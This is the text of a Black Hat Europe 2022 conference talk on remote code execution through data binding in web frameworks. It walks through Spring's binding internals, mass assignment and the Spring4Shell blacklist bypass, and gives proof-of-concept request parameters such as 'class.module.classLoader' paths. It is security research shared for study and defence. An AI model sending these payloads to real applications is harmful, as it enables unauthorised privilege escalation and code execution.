black hat EUROPE 2022

DataBinding2Shell

Novel Pathways to RCE Web Frameworks

About Us

Haowen Mu

- security researcher at Ant Security FG Lab
- CTF player at Nu1L Team
- @meizjm3i

Biao He

- security researcher at Ant Security FG Lab
- @codeplutos

Agenda

- Introduction & Background
- The Journey of hunting Spring4Shell
- More frameworks & The findings
- Exploit
- Defense & Takeaways

Introduction & Background

What is DataBinding

```
/createUser?username=hacker01&age=25
```

```
class User{
    public String username;
    public int age;

    public void setUsername(String username){
        this.username = username;
    }
    public void setAge(int age){
        this.age = age;
    }
}
```

What is DataBinding

```
/createUser?username=hacker01&age=25
```

fully automatic

```
@RequestMapping("/createUser")
public String create(User user){
    ......
}
```

```
class User{
    public String username;
    public int age;
    public void setUsername(String username){
        this.username = username;
    }
    public void setAge(int age){
        this.age = age;
    }
}
```

Why use DataBinding

DataBinding makes code cleaner (Java - Spring)

```
// DataBinding
public String create(User user){
    ......
}

// Servlet
public String create(HttpServletRequest request){
    String username = request.getParameter("username");
    int age = request.getParameter("age");
    User user = new User();
    user.setUsername(username);
    user.setAge(age);
}
```

Why use DataBinding

DataBinding makes code cleaner

```
// Grails
def command(Book book){
    render "Command Object!"
}

// ASP.NET
@using (Html.BeginForm()) {
   @Html.EditorFor(model => model.FirstName)
   <input type="submit" value="Save" />
}
```

Previous work: Mass Assignment

```
class User{
    public String username;
    public int age;
    public Boolean adminFlag;
    // getter and setter
}
```

```
<form action="/createUser" method="GET">
    <input type="text" name="username" />
    <input type="text" name="age" />
    <input type="submit" />
</form>
```

```
public String createUser(User user){
    ......
}
```

Previous work: Mass Assignment

```
class User{
    public String username;
    public int age;
    public Boolean adminFlag;
    // getter and setter
}
```

Expected Input:

```
/createUser?username=hacker01&age=25
```

But, what if we type this url...

```
/createUser?username=hacker01&age=25&adminFlag=1
```

Previous work: Mass Assignment

```
/createUser?username=hacker01&age=25&adminFlag=1
```

```
class User{
    public String username;
    public int age;
    public Boolean adminFlag;
    // getter and setter
}
```

automatically bind

Now, `hacker01` has the admin priviledge

How to defense mass assignment

Spring Framework:

```
@InitBinder
public void setAllowedFields(WebDataBinder dataBinder) {
    // don't allow to bind to field `adminFlag`
    dataBinder.setDisallowedFields("adminFlag");
}
```

ASP.NET:

```
[HttpPost]
public ViewResult Edit([Bind(Exclude = "IsAdmin")] User user) {
    // ...
}
```

How to defense mass assignment

But, is it safe now?

The Journey of Hunting Spring4Shell

First, Choose A Great Target

Choose A Great Target

The Most Popular Java Framework

DataBinding In Spring

```
/createUser?username=hacker01&age=25
```

Databinding:

```
public String create(User user){
    ......
}
```

Other ways:

```
// Servlet
HttpServletRequest request.getParameter("username");

// Annotation
public String createUser(@RequestParam(value="username")String aaa){...}

....
```

DataBinding In Spring

```
/createUser?username=hacker01&age=25
```

Databinding:

```
public String create(User user){
    ......
}
```

What's the difference?

Other ways:

```
// Servlet
HttpServletRequest request.getParameter("username");

// Annotation
public String createUser(@RequestParam(value="username")String aaa){...}

....
```

DataBinding In Spring

The stack trace of handle annotation @RequestParam

```
doGet#FrameworkServlet(org.springframework.web.servlet)
processRequest#FrameworkServlet(org.springframework.web.servlet)
doService#DispatcherServlet(org.springframework.web.servlet)
doDispatch#DispatcherServlet(org.springframework.web.servlet)
handle#AbstractHandlerMethodAdapter(org.springframework.web.servlet.mvc.method)
handleInternal#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
invokeHandlerMethod#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
invokeAndHandle#ServletInvocableHandlerMethod(org.springframework.web.servlet.mvc.method.annotation)
invokeForRequest#InvocableHandlerMethod(org.springframework.web.method.support)
getMethodArgumentValues#InvocableHandlerMethod(org.springframework.web.method.support)
resolveArgument[1]#HandlerMethodArgumentResolverComposite(org.springframework.web.method.support)
resolveArgument[2]#AbstractNamedValueMethodArgumentResolver(org.springframework.web.method.annotation)
getNamedValueInfo#AbstractNamedValueMethodArgumentResolver(org.springframework.web.method.annotation)
```

The method to handle annotation `@RequestParam`

DataBinding In Spring

The stack trace of DataBinding

```
1   doGet#FrameworkServlet(org.springframework.web.servlet)
2   processRequest#FrameworkServlet(org.springframework.web.servlet)
3   doService#DispatcherServlet(org.springframework.web.servlet)
4   doDispatch#DispatcherServlet(org.springframework.web.servlet)
5   handle#AbstractHandlerMethodAdapter(org.springframework.web.servlet.mvc.method)
6   handleInternal#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
7   invokeHandlerMethod#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
8   invokeAndHandle#ServletInvocableHandlerMethod(org.springframework.web.servlet.mvc.method.annotation)
9   invokeForRequest#InvocableHandlerMethod(org.springframework.web.method.support)
10  getMethodArgumentValues#InvocableHandlerMethod(org.springframework.web.method.support)
11  resolveArgument[1]#HandlerMethodArgumentResolverComposite(org.springframework.web.method.support)
12  resolveArgument[2]#ModelAttributeMethodProcessor(org.springframework.web.method.annotation)
13  bindRequestParameters#ServletModelAttributeMethodProcessor(org.springframework.web.servlet.mvc.method.annota
tion)
14  bind#ServlerRequestDataBinder(org.springframework.web.bind)
15  doBind#WebDataBinder(org.springframework.web.bind)
16  doBind#DataBinder(org.springframework.validation)
```

DataBinding In Spring

So, let's see the difference:

```
doGet#FrameworkServlet(org.springframework.web.servlet)
processRequest#FrameworkServlet(org.springframework.web.servlet)
doService#DispatcherServlet(org.springframework.web.servlet)
doDispatch#DispatcherServlet(org.springframework.web.servlet)
handle#AbstractHandlerMethodAdapter(org.springframework.web.servlet.mvc.method)
handleInternal#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
invokeHandlerMethod#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
invokeAndHandle#ServletInvocableHandlerMethod(org.springframework.web.servlet.mvc.method.annotation)
invokeForRequest#InvocableHandlerMethod(org.springframework.web.method.support)
getMethodArgumentValues#InvocableHandlerMethod(org.springframework.web.method.support)
resolveArgument[1]#HandlerMethodArgumentResolverComposite(org.springframework.web.method.support)
resolveArgument[2]#ModelAttributeMethodProcessor(org.springframework.web.method.annotation)
bindRequestParameters#ServletModelAttributeMethodProcessor(org.springframework.web.servlet.mvc.method.annotation)
bind#ServlerRequestDataBinder(org.springframework.web.bind)
doBind#WebDataBinder(org.springframework.web.bind)
doBind#DataBinder(org.springframework.validation)
```

DataBinding In Spring

```
1   doGet#FrameworkServlet(org.springframework.web.servlet)
2   processRequest#FrameworkServlet(org.springframework.web.servlet)
3   doService#DispatcherServlet(org.springframework.web.servlet)
4   doDispatch#DispatcherServlet(org.springframework.web.servlet)
5   handle#AbstractHandlerMethodAdapter(org.springframework.web.servlet.mvc.method)
6   handleInternal#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
7   invokeHandlerMethod#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
8   invokeAndHandle#ServletInvocableHandlerMethod(org.springframework.web.servlet.mvc.method.annotation)
9   invokeRequest#InvocableHandlerMethod(org.springframework.web.method.support)
10  getMethodArgumentValues#InvocableHandlerMethod(org.springframework.web.method.support)
11  resolveArgument[1]#HandlerMethodArgumentResolverComposite(org.springframework.web.method.support)
12  resolveArgument[2]#ModelAttributeMethodProcessor(org.springframework.web.method.annotation)
13  bindRequestParameters#ServletModelAttributeMethodProcessor(org.springframework.web.servlet.mvc.method.annota
tion)
14  bind#ServlerRequestDataBinder(org.springframework.web.bind)
15  doBind#WebDataBinder(org.springframework.web.bind)
16  doBind#DataBinder(org.springframework.validation)
```

Does DataBinding mechanism bring more security risks?

DataBinding In Spring

The stack trace of DataBinding

```
1   doGet#FrameworkServlet(org.springframework.web.servlet)
2   processRequest#FrameworkServlet(org.springframework.web.servlet)
3   doService#DispatcherServlet(org.springframework.web.servlet)
4   doDispatch#DispatcherServlet(org.springframework.web.servlet)
5   handle#AbstractHandlerMethodAdapter(org.springframework.web.servlet.mvc.method)
6   handleInternal#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
7   invokeHandlerMethod#RequestMappingHandlerAdapter(org.springframework.web.servlet.mvc.method.annotation)
8   invokeAndHandle#ServletInvocableHandlerMethod(org.springframework.web.servlet.mvc.method.annotation)
9   invokeForRequest#InvocableHandlerMethod(org.springframework.web.method.support)
10  getMethodArgumentValues#InvocableHandlerMethod(org.springframework.web.method.support)
11  resolveArgument[1]#HandlerMethodArgumentResolverComposite(org.springframework.web.method.support)
12  resolveArgument[2]#ModelAttributeMethodProcessor(org.springframework.web.method.annotation)
13  bindRequestParameters#ServletModelAttributeMethodProcessor(org.springframework.web.servlet.mvc.method.annota
tion)
14  bind#ServlerRequestDataBinder(org.springframework.web.bind)
15  doBind#WebDataBinder(org.springframework.web.bind)
16  doBind#DataBinder(org.springframework.validation)
```

The key method of DataBinding mechanism implementation

DataBinding In Spring

A better example:

```
/createUser?username=hacker01&address.city.postcode=300071
```

```
class User{
    public String username;
    public int age;
    public Address address;
    // getter and setter
}
```

```
class Address{
    public City city;
    public String street;
}
```

```
class City{
    public int postcode;
}
```

DataBinding In Spring

propertyPath propertyValue

```
/createUser?username=hacker01&address.city.postcode=300071
```

```
[
{"username":"hacker01"},
{"address.city.postcode":"300071"},
]
```

What does `doBind()` do

```
protected void doBind(MutablePropertyValues mpvs) {
    // check whether the property is allowed to bind
    this.checkAllowedFields(mpvs);

    // check whether the property is required
    this.checkRequiredFields(mpvs);

     // 1. parse property path
    this.applyPropertyValues(mpvs);
}
```

DataBinding In Spring

parse property path

Split by separator .[address . city . postcode = 300071

get address of the user object

get city of the address object

set postcode of the city object

Now, how to get and set value?

DataBinding In Spring

What does `doBind()` do

```
protected void doBind(MutablePropertyValues mpvs) {

    this.checkAllowedFields(mpvs);
    this.checkRequiredFields(mpvs);

    // 1. parse nested property path
    // 2. resolve the getter and setter method
    this.applyPropertyValues(mpvs);
}
```

DataBinding In Spring

Resolve the getter and setter method

```
private CachedIntrospectionResults(Class<?> beanClass) throws BeansException {
  ...
  this.beanInfo = getBeanInfo(beanClass);
  ...
  PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();

  ...
}
```

Resolve property descriptors (getter and setter methods)[1] of beanClass and beanClass's superclasses.

- ✅ void setFoo(PropertyType value);
- ✅ PropertyType getFoo();
- ❎ Object setFoo(PropertyType value);

[1] JavaBeans(TM) Specification: https://download.oracle.com/otndocs/jcp/7224-javabeans-1.01-fr-spec-oth-JSpec/

DataBinding In Spring

Resolve the getter and setter method

```
PropertyDescriptor getPropertyDescriptor(String name) {
    PropertyDescriptor pd = (PropertyDescriptor)this.propertyDescriptors.get(name);
    ......
}
```

Resolve property descriptors (getter and setter methods) of beanClass and beanClass's superclasses.

```
propertyDescriptors = {LinkedHashMap@2157}  size = 4
  "address" -> {GenericTypeAwarePropertyDescriptor@2166}
  "age" -> {GenericTypeAwarePropertyDescriptor@2168}
  "class" -> {GenericTypeAwarePropertyDescriptor@2170}
  "username" -> {GenericTypeAwarePropertyDescriptor@2172}
```

✅ Class Object#getClass()

```
pd = {GenericTypeAwarePropertyDescriptor@8087} "org.springframework.beans.GenericTypeAwarePropertyDescriptor[name=age]"
  beanClass = {Class@7851} "class com.example.springboot.Item" ... Navigate
  readMethod = {Method@8109} "public int com.example.springboot.Item.getAge()"
  writeMethod = {Method@8110} "public void com.example.springboot.Item.setAge(int)"
```

DataBinding In Spring

Resolve the getter and setter method

```
private CachedIntrospectionResults(Class<?> beanClass) throws BeansException {
  ...
  this.beanInfo = getBeanInfo(beanClass);
  ...
  PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
  PropertyDescriptor[] var4 = pds;
  ...
  // `pd` is each element in `pds`
  if (Class.class != beanClass ||                                    // blacklist condition 1
        !"classLoader".equals(pd.getName()) &&                       // blacklist condition 2
        !"protectionDomain".equals(pd.getName())) {                  // blacklist condition 3
      pd = this.buildGenericTypeAwarePropertyDescriptor(beanClass, pd);
      this.propertyDescriptors.put(pd.getName(), pd);
      Method readMethod = pd.getReadMethod();
      if (readMethod != null) { readMethodNames.add(readMethod.getName()); }
    }
  for(Class currClass = beanClass;
        currClass != null && currClass != Object.class;
        currClass = currClass.getSuperclass()) {
    this.introspectInterfaces(beanClass, currClass, readMethodNames);
  }
  ...
}
```

DataBinding In Spring

What does `doBind()` do

```
protected void doBind(MutablePropertyValues mpvs) {

   this.checkAllowedFields(mpvs);
   this.checkRequiredFields(mpvs);

   // 1. parse nested property path
   // 2. resolve the getter and setter method
   // 3. invoke setter and getter method
   this.applyPropertyValues(mpvs);
}
```

DataBinding In Spring

Invoke setter and getter method

```
public Object getValue() throws Exception {
    ......
    // Java Introspection
    Method readMethod = this.pd.getReadMethod();
    ......
    ReflectionUtils.makeAccessible(readMethod);
    // getter in POJO
    return readMethod.invoke(BeanWrapperImpl.this.getWrappedInstance(), (Object[])null);
}
```

```
public void setValue(@Nullable Object value) throws Exception {
    // Java Introspection
    Method writeMethod = this.pd instanceof GenericTypeAwarePropertyDescriptor ?
      ((GenericTypeAwarePropertyDescriptor)this.pd).getWriteMethodForActualAccess() :
      this.pd.getWriteMethod();
    ......
    ReflectionUtils.makeAccessible(writeMethod);
    // setter in POJO
    writeMethod.invoke(BeanWrapperImpl.this.getWrappedInstance(), value);
    ......
}
```

DataBinding In Spring

A better example:

```
/createUser?username=hacker01&address.city.postcode=300071
```

```
class User{
    public String username;
    public int age;
    public Address address;
    // getter and setter
}
```

```
class Address{
    public City city;
    public String street;
}
```

```
class City{
    public int postcode;
}
```

DataBinding In Spring

What does `doBind()` do

```
protected void doBind(MutablePropertyValues mpvs) {

    this.checkAllowedFields(mpvs);
    this.checkRequiredFields(mpvs);

    // 1. parse property path
    // 2. resolve the getter and setter method
    // 3. type conversion
    // 4. invoke setter and getter method
    this.applyPropertyValues(mpvs);
}
```

DataBinding In Spring

type conversion (convert to special type)

select converter to convert different type

```
public <T> T convertIfNecessary(String propertyName, Object oldValue, Object newValue, Class<T> requiredType,
TypeDescriptor typeDescriptor){
    PropertyEditor editor = this.propertyEditorRegistry.findCustomEditor(requiredType, propertyName);
    ConversionService conversionService = this.propertyEditorRegistry.getConversionService()
    if (editor == null && conversionService != null && newValue != null && typeDescriptor != null) {
        TypeDescriptor sourceTypecanConvertDesc = TypeDescriptor.forObject(newValue);
        if (conversionService.canConvert(sourceTypeDesc, typeDescriptor)) {
            try {
                return conversionService.convert(newValue, sourceTypeDesc, typeDescriptor);
            } catch (ConversionFailedException var14) {
                conversionAttemptEx = var14;
            }
        }
    }
    ......
}
```

converter.convert()

example: URLs[0]=testdata → java.lang.String to java.net.URL → ObjectToObjectConverter.convert()

DataBinding In Spring

type conversion (access to special type: array, map, list)


```
private void processKeyedProperty(AbstractNestablePropertyAccessor.PropertyTokenHolder tokens, PropertyValue
pv) {
    // input: class.module.classLoader.URLs[0]=aaa
    Object propValue = this.getPropertyHoldingValue(tokens);
    // propValue: [Ljava.net.URL;
    // tokens.actualName: URLs
    AbstractNestablePropertyAccessor.PropertyHandler ph = this.getLocalPropertyHandler(tokens.actualName);
    ...
    if (propValue.getClass().isArray()) {
        // access to Array types
    else{
        if (propValue instanceof List) {
            // access to List type
        else{
            if (!(propValue instanceof Map)) {
                // throw exception...
            }
            // access to Map type

        }
    }
}
```

special logic for special type

DataBinding In Spring


/createUser?username=hacker01&address.city.postcode=300071




```
user.getAddress().getCity().setPostcode((Integer)300071)
```

Let's start to hunt Databinding in Spring

Hunt Spring's DataBinding



Hunt Spring's DataBinding

Resolve the getter and setter method – blacklist

CVE-2010-1622 PoC: class.classLoader.delegate=false

```
if (Class.class != beanClass ||                                    // blacklist condition 1
        !"classLoader".equals(pd.getName()) &&                     // blacklist condition 2
        !"protectionDomain".equals(pd.getName())) {                // blacklist condition 3
```

Hunt Spring's DataBinding

Resolve the getter and setter method – blacklist

```
if (Class.class != beanClass ||                                  // blacklist condition 1
        !"classLoader".equals(pd.getName()) &&                   // blacklist condition 2
        !"protectionDomain".equals(pd.getName())) {              // blacklist condition 3
```

`or` logic → `condition 1` is true, then `if statement` is true

↓

`condition 2` and `condition 3` will be ignored

Hunt Spring's DataBinding

goal: object not instance of java.lang.Class, and have a field `classLoader`

- ❎ CVE-2010-1622 PoC: class.classLoader
- ✅ CVE-????-???? PoC: class.??.??.classLoader

Hunt Spring's DataBinding

goal: object not instance of java.lang.Class, and have a field `classLoader`

CVE-2010-1622 —10 years→ 2022 → what changes?

jdk8 -> jdk9 -> ... -> jdk17 → what imports?

Hunt Spring's DataBinding

goal: object not instance of java.lang.Class, and have a field `classLoader`

CVE-2010-1622 —10 years→ 2022 → what changes?

jdk8 -> jdk9 -> ... -> jdk17 → what imports?

jdk9 new features:

- Java platform module system
- Private methods in Interfaces
- Reactive Streams
- .....

Hunt Spring's DataBinding

goal: object not instance of java.lang.Class, and have a field `classLoader`

```
public final class Class<T> implements java.io.Serializable, GenericDeclaration, Type, AnnotatedElement {

    public Module getModule() {
        return module;
    }


}
```

```
public final class Module implements AnnotatedElement {
  public ClassLoader getClassLoader() {
      ...
  }
  ...
}
```

Hunt Spring's DataBinding – Spring4Shell

a sample:


```
/pojoendpoint?class.module.classLoader.xxx=xxx
```

now, the blacklist bypassed

classLoader is dangerous, and we can manipulate it!

Hunt Spring's DataBinding – Spring4Shell

Let’s look at Spring4Shell from another perspective



So, are there more cases of
breaking patch’s precondition chain?

More Frameworks & The findings

More frameworks & The findings

